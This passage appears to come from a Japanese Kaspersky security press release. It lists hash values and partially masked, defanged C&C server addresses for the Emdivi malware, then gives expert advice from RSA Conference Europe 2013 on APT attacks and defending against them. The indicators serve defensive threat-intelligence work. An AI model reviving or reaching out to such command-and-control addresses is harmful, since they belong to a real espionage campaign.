- f8d9af763e64c420ffa6e8930727f779

Emdivi t20 のハッシュ値：

- 3b42577bbd602934a728744f242ffe26
- f07216c34689a9104b29bbdcba17325f


C&C サーバーのアドレス（一部）：

- hxxp://**********kind.com/
- hxxp://j*******a.org/
- hxxp://j*******b.biz/
- hxxp://www.n*******b.com/
- hxxp://www.s********ei.com/

付録：APT について知っておくべきこと

最近、私たちの日常の活動を侵害するマルウェアがよく話題になっています。一部のマルウェアは他よりも危険度が高く、個人ユーザーも企業も標的とされます。企業も攻撃を受けていますが、それは企業活動に欠かせない要素である知的財産が狙われているためです。コンピューター世界に存在する脅威の中でも特に危険な攻撃、それが APT（Advanced Persistent Threat）なのです。私たちはアムステルダムで開催の RSA Conference Europe 2013 で、WebSense のセキュリティストラテジストであるニール・サッカー（Neil Thacker）氏、Alien Vault Labs のディレクターであるジェイミー・ブラスコ（Jaime Blasco）氏、そして Kaspersky Lab の Global Research and Analysis Team（GReAT） ディレクターであるコスティン・ライウ（Costin Raiu）に話を聞きました。彼らとともに、APT 攻撃の特徴と、企業や個人が身を守る方法を紐解いていきます。

「Advanced Persistent Threats」を直訳すると、「高度で執拗な脅威」となります。何とも恐ろしい名前ではありませんか？「Advanced」（高度）というのは、こうした攻撃に使われるのが、通常のサイバー犯罪に用いられるものより洗練されたツールだからです。「Persistent」（執拗）とされている理由は、企業内に作成された侵入口が数か月間、場合によっては数年にわたって存続するためです。APT 攻撃では主に企業が標的にされますが、個人ユーザーも安全というわけではありません。あなたはサイバー犯罪者にとって魅力ある標的ではないかもしれませんが、企業で重要なポジションに就いているあなたの友人や家族を狙うために、あなたを利用できる可能性があるのです。こうした攻撃によって発生する被害は、単純なマルウェアで生じる被害よりもはるかに深刻です。ニール・サッカー氏は、「攻撃者はさまざまなベクトル、さまざまな種類のエクスプロイト、多種多様なぜい弱性を利用して、企業の機密データにアクセスしようとします」と説明します。しかし、サイバー犯罪者は実際に何を標的としているのでしょうか？



主な標的は知的財産

ほとんどの企業は重要なデータを自社のネットワークに保存しています。特許、革新的なデザイン、モデル、機密情報や社外秘のデータまで、あらゆるものが企業ネットワークに保存されます。APT の主な標

的は知的財産です。攻撃者は機密データにアクセスできる社員（できればセキュリティ問題に対する意識が低い人）を特定して、ネットワークに侵入し、その社員のコンピューターから送受信されるすべてのデータを収集しようとします。ジェイミー・ブラスコ氏は、「この種のデータを社内に保存している企業は、こうした脅威に注意を払うとともに、知的財産を保護するために必要な手段を総動員しなければなりません」と警告しました。しかし、犯罪者の活動はスパイ行為にとどまらない場合もあります。深刻な被害を発生させ、標的企業の機能を完全に麻痺させる恐れもあるそうです。Kaspersky Lab の GReAT ディレクター、コスティン・ライウは次のように説明しました。「こうした攻撃が企業活動に直接的な損害をもたらしたケースもありました。たとえば、石油企業の Saudi Aramco に対する攻撃です。昨年 8 月のこの標的型攻撃で、同社のコンピューター30,000 台が使えなくなってしまいました。確かに、最も頻繁に標的になるのは知的財産ですが、企業ネットワーク全体を麻痺させて企業活動を完全に停止させることが攻撃の目的という場合もありますし、攻撃の結果そういった状況が生まれることもあるのです」。こうして浮き彫りになった事実を前に、企業は APT 攻撃からどのようにして自社を防衛すればいいのでしょうか。また、どんなツールを使うべきでしょうか。

特効薬はなくても対抗手段はある

まず知っていただきたいのは、3 人のエキスパートが指摘するとおり、「特効薬的な」解決策はないということです。しかし、この 3 人から、リスクを最小限に抑えるためのアドバイスを聞くことができました。

ジェイミー・ブラスコ氏は、「魔法のレシピ」はないとしても、一定の行動様式とプロセスを採用するべきだと主張します。「こうした脅威から身を守るためには、もちろんプロテクション技術も必要ですが、私に言わせれば、プロセス、技術、人間の行動を組み合わせたものが解決策です。予防的対策と教育こそが最も重要な要素なのです。」コスティン・ライウは次のように付け加えました。「APT の被害者を分析することも非常に有用です。分析の結果、APT 攻撃の 95%が、セキュリティ基準があまり厳しくない企業を標的としていることがわかりました。このような企業は、セキュリティという観点でのリスクや慣行を理解していないことに加え、最新のパッチをインストールしておらず、アンチウイルスソフトウェアも使用していません。それが侵入を受けてしまう原因です。企業は何よりもまず、最新のパッチを適用して最新のオペレーティングシステムを使用し、安全性の高いブラウザー（Chrome や Firefox など）を最新のパッチをインストールした状態で使用する必要があります。また、ユーザーの教育も必要です。これらの要素をすべて集めることができたなら、標的型攻撃からの防御を強化できるでしょう」。ニール・サッカー氏は「特定の社員を教育することも不可欠です」としています。この教育は組織内のすべてのレベルで実施する必要があります。サイバー犯罪者を甘く見るべきではありません。あなた自身がリスクを理解し、必要な予防手段をすべて実施したとしても、攻撃者はあっさりと標的を変え、より意識の低いパートナーを利用してあなたに近づこうとするでしょう。

結論として、企業が価値あるデータを保有している限り、標的型攻撃や APT は存在し続け、規模を拡大していくと見て間違いないでしょう。奇跡のような解決策はありません。しかし、予防措置と社内教育がセキュリティ強化への第一歩だと思われます。100%の安全というものはまだ存在しないため、常に警戒が必要であるということを強く意識しなければなりません。

株式会社カスペルスキー
PR-1016-201510